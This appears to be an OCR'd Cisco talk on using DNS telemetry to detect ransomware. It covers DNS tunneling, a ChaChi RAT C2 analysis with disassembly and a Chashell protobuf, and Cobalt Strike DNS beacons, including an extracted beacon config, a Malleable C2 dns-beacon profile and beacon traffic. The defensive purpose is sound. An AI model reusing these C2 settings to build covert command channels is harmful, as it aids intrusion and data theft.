CISCO
SECURE


cisco The bridge to possible

DNS as Added Security Against Ransomware Attacks

Using DNS to add a layer of defense against ransomware

Artsiom Holub
Senior Security Analyst
2022

Gathering intelligence at the DNS layer



User request patterns

Used to detect:


- Compromised systems
- Command and control callbacks
- Malware and phishing attempts
- Algorithm-generated domains
- Domain co-occurrences
- Newly registered domains

Authoritative DNS logs

Used to find:


- Newly staged infrastructures
- Malicious domains, IPs, ASNs
- DNS hijacking
- Fast flux domains

DNS tunneling adoption for C&C and data exfiltration





DNS tunneling

IT policy avoidance and guest Wi-Fi abuse




Data exfiltration and C2 callbacks






```
.my.tun.com
```

Modern Ransomware Attacks




Multistage attacks often results in ransomware



ChaChi RAT delivers PYSA ransomware


DNS traffic generated by ChaChi



https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat

ChaChi RAT C2 DNS Tunneling analysis

Decoding C2 Domains




```
loc_7C06B9:
mov     rdx, cs:qword_C07D00
mov     qword ptr [rsp+68h+var_68], rdx
imul    rcx, 3B9ACA00h
and     rax, 3FFFFFFFh
movsxd  rax, eax
add     rax, rcx
mov     rcx, 0A1B203EB3D1A0000h
add     rax, rcx
mov     qword ptr [rsp+68h+var_68+8], rax
call    math_rand___ptr_Rand__Seed
nop
mov     rax, cs:qword_C07D00
mov     qword ptr [rsp+68h+var_68], rax
mov     qword ptr [rsp+68h+var_68+8], 1
call    math_rand___ptr_Rand__Intn
mov     rax, qword ptr [rsp+68h+var_58]
mov     [rsp+68h+var_48], rax
call    main_decode_C2_Domains
movups  xmm0, [rsp+68h+var_68]
movups  [rsp+68h+var_28], xmm0
movups  xmm0, [rsp+68h+var_58]
movups  [rsp+68h+var_18], xmm0
mov     rax, [rsp+68h+var_48]
cmp     rax, 2
jnb     short loc_7C0771
```


https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat

ChaChi RAT C2 DNS Tunneling analysis

Modified Chashell



Chashell DNS tunnelling Query and Response

https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat


ChaChi RAT C2 DNS Tunneling analysis

Chashell Protocol Buffer Message.

```
message Message {
    bytes clientguid = 1;
    oneof packet {
        ChunkStart chunkstart = 2;
        ChunkData chunkdata = 3;
        PollQuery pollquery = 4;
        InfoPacket infopacket = 5;
    }
}
```



https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat

Quantum ransomware in 4 hours




CobaltStrike DNS beacon

C2 channel over DNS



Ransomware utilizing CobaltStrike



- DNS Beacon is one of the most used Cobalt Strike features
- DNS Beacon is a DNS-only payload (no HTTP communication)
- A beacon can be configured with Malleable C2 configuration

Analyzing DNS Traffic

Beacon configuration

```
Config found: xorkey ...
0x0001 payload type      0x0001 0x0002  1 windows-beacon_dns-reverse_http
...
...
...
0x0008 server, get-uri   0x0003 0x0100  ‘malicious.domain.evil/search/’
...
...
...
0x0006 maxdns            0x0001 0x0002  245
0x0013 DNS_Idle          0x0002 0x0004  123443044 8.8.4.4
0x0014 DNS_Sleep         0x0002 0x0004  10000
0x003c DNS_beacon        0x0003 0x0021  (NULL ...)
0x003d DNS_A             0x0003 0x0021  ‘cdn.’
0x003e DNS_AAAA          0x0003 0x0021  ‘www6.’
0x003f DNS_TXT           0x0003 0x0021  ‘api.’
0x0040 DNS_metadata      0x0003 0x0021  ‘www.’
0x0041 DNS_output        0x0003 0x0021  ‘post.’
0x0042 DNS_resolver      0x0003 0x000f  (NULL ...)
...
```

Analyzing DNS Traffic

Malleable C2 configuratio⁻

```
dns-beacon {

    # Options moved into 'dns-beacon' group in 4.3:
    set dns_idle            "1.2.3.4";
    set dns_max_txt         "199";
    set dns_sleep           "1";
    set dns_ttl             "5";
    set maxdns              "200";
    set dns_stager_prepend  "doc-stg-prepend";
    set dns_stager_subhost  "doc-stg-sh.";

    # DNS subhost override options added in 4.3:
    set beacon              "doc.bc.";
    set get_A               "doc.1a.";
    set get_AAAA            "doc.4a.";
    set get_TXT             "doc.tx.";
    set put_metadata        "doc.md.";
    set put_output          "doc.po.";

    set ns_response         "zero";

}
```

From https://trial.cobaltstrike.com/help-malleable-c2#dns-beacon-bm

Analyzing DNS Traffic

Wireshark view of Cobalt Strike DNS traffic

No.	Time	Source	Destination	Protocol	Stream index	Info
15354	2021-11-10 16:09:29,784176	192.168.111…	54.246.181.1	DNS		Standard query 0xc4ea A 19997cf2.wallet.thedarkestside.org OPT
